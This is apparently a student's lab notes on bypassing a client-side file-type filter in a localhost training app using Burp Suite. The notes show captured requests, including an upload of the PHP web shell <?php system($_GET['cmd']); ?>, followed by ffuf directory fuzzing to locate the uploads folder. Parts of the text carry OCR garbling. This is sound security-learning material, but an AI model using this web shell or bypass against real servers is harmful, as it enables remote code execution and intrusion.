14 - Insecure File Upload - Basic Bypass

File Upload is fairly straight forward.

There are cases where we wont be able to upload files, but we might be able to write data to some file already in the system. This can be very handy.

Key points here. After seeing the instructors video, there are important observations to be made. First, we can see that in this scenario, the filtering was being applied only client side by JavaScript function. And, it seems we have a number of ways on how to bypass that, but we are going to be following along with the instructors way. I have never seen this way before.

He notices the filter is on the client side by going to the network tab in the developers tools and observing that no request is made to the server when we try to select the file we want to upload and it gets blocked. We confirm it is being filtered on the client side when there is no request to the server, and we receive the error message saying it can only accept "png" or "jpg" files. I was not aware that we could actually filter file type using JavaScript. I wonder what other methods there are to filter file type client side. By the way, only filtering file type client side is never a good idea. We want to be validating all user input data when it reaches the server.

At this point, we could disable JavaScript and try again. But, he demonstrates a way cooler way on how to bypass this filter. I believe it could be used for other filters client side.

To get started:


The idea/framework on how to test specific fields is always going to be roughly the same. We first need to understand what is the normal behavior of the application. Here, we upload a file that is allowed, and we can see it was successfully uploaded. Then, we start testing methods to trick the application in doing what we want it to do. In this case, we bypass the JavaScript filter by capturing the successful file uploading requests using burp, we forward that request to repeater, and because the request has already left the client side we can modify it to whatever we want and forward it to the server.

Lets follow along to learn this method. But, instead of crafting and uploading a file with the payload (the way I know how to do it), we are going to insert the payload in the request we proxied using burp as the image content, and when we request the right URL path for the uploaded file, and we have access to that folder/directory, then we can trigger and execute whatever malicious code we inserted.

{I gave a shot the way I knew how to do. I successfully upload the file by adding the allowed file extension to the end of the file name, but I cannot execute the file properly. So, it never gets me the so expected reverse shell}


After we have the request in Burp, we are going to delete all the image data from the request and test a couple of actions.

First, we check if we are able to upload a file with txt extension using this method. And, we indeed can.



```
POST /labs/f0x01.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------2118352135333741547
91358925236
Content-Length: 243
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/f0x01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------21183521353337415479135892
5236
Content-Disposition: form-data; name="uploaded_file";
filename="logoTest.txt"
Content-Type: image/png

Hello there
-----------------------------21183521353337415479135892
5236--
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 20:44:24 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Content-Length: 2046
Connection: close
Content-Type: text/html; charset=UTF-8

The file logoTest.txt has been uploaded.
<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Injection 0x01
    </title>
    <link href="../assets/bootstrap.min.css" rel="
    stylesheet">
    <link href="../assets/custom.css" rel="stylesheet">
  </head>

  <body>
    <main>
      <div class="container px-4 py-5" id="custom-cards
      ">
        <h2 class="pb-2 border-bottom">
          <a href="../index.php">
            Labs
          </a>
           / Insecure file upload 0x01
        </h2>

        <div class="p-5 mb-4 bg-light rounded-3">
          <h2>
            Choose a file
          </h2>
          <form action="/labs/f0x01.php" method="post"
```



ry, file already exists.uploads/logo.pngSorry, your file was not uploaded.

Labs / Insecure file upload 0x01

Choose a file

Default file input example

Uploaded files:

logo.png
logoTest.txt
rev.php.png
rev2.php#.png
rev2.php.png


It works.

Because we are able to upload a txt file, it means the server is not checking for file type. So, only now we were able to determine that the server is not checking for file type.


We could also test the "Content-Type" parameter in the request we modified, but in this case it is not necessary.

There could be other filters on the server side, one checking for php file extensions for example. So, we still need to do further testing.

Next, we are going to try to get code execution by using a php malicious file. We are going to use the same request as before, but we are going to make some changes:



```
POST /labs/f0x01.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------211835213533374154791358925236
Content-Length: 243
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/f0x01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------211835213533374154791358925236
Content-Disposition: form-data; name="uploaded_file";
filename="logoTest.php"
Content-Type: image/png

<?php system($_GET['cmd']); ?>

-----------------------------211835213533374154791358925236--

```


Injection 0x01

localhost/labs/f0x01.php

file already exists.uploads/logo.pngSorry, your file was not uploaded.

Labs / Insecure file upload 0x01

Choose a file

Default file input example

Browse... No file selected.

Upload


Uploaded files:

logo.png
logoTest.php
logoTest.txt
rev.php.png
rev2.php#.png
rev2.php.png


Because we want the server to execute the file(consider it executable), we need to change the extension to php (need to learn more about it, if not php extension, then what?).

So, $_GET is a super global, and it is going to get the value of the parameter in quotes. In our case, 'cmd'. Further on, system is a php function that will execute it.

After successfully uploading the malicious file. To trigger it, we first need to find where it is located. So, we would need to do some dirbusting, or perhaps more straight forward using ffuf. This is the time were we might need to try a bunch of directories if we are uncertain were it is located (Trial-and-error methodology).



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/insecure_file_upload_01]
└─$ ffuf -u http://localhost/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 20ms]
assets                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 1ms]
                        [Status: 200, Size: 27945, Words: 13300, Lines: 506, Duration: 127ms]
includes                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 0ms]
index.php               [Status: 200, Size: 27945, Words: 13300, Lines: 506, Duration: 7ms]
labs                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 0ms]
.hta                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 395ms]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 0ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 482ms]
:: Progress: [4614/4614] :: Job [1/1] :: 40 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/insecure_file_upload_01]
└─$ ffuf -u http://localhost/labs/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost/labs/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 3ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 149ms]
.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 151ms]
.hta                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 278ms]
uploads                 [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [4614/4614] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Now, we could automate this part of the attack, and just sit and wait for the reverse shell.

So, to trigger the payload we uploaded, there is a specific procedure we need to follow.

After we found the correct url, we are going to pass the command we want it to be run by the 'system' function as follows:

